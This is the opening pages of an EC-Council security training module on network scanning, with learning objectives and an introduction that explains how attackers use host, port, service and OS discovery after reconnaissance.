
EC-Council

MODULE 03

SCANNING NETWORKS

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Network Scanning Concepts
- LO#02: Use Various Network Scanning Tools
- LO#03: Demonstrate Various Scanning Techniques for Host Discovery
- LO#04: Demonstrate Various Scanning Techniques for Port and Service Discovery
- LO#05: Demonstrate Various Scanning Techniques for OS Discovery
- LO#06: Demonstrate Various Techniques for Scanning Beyond IDS and Firewall
- LO#07: Explain Network Scanning Countermeasures


Learning Objectives

After identifying the target and performing the initial reconnaissance, as discussed in the Footprinting and Reconnaissance module, attackers begin to search for an entry point into the target system. Attackers should determine whether the target systems are active or inactive to reduce the time spent on scanning. Notably, the scanning itself is not the actual intrusion but an extended form of reconnaissance in which the attacker learns more about his/her target, including information about OSs, services, and any configuration lapses. The information gleaned from such reconnaissance helps the attacker select strategies for attacking the target system or network.

This module starts with an overview of network scanning and provides insights into various host discovery techniques that can be used to check for live and active systems. Furthermore, it discusses various port and service discovery techniques, operating system discovery techniques, and techniques for scanning beyond IDS and firewalls. Finally, it ends with an overview of drawing network diagrams.

At the end of this module, you will be able to:


- Describe the network scanning concepts
- Use various scanning tools
- Perform host discovery to check for live systems
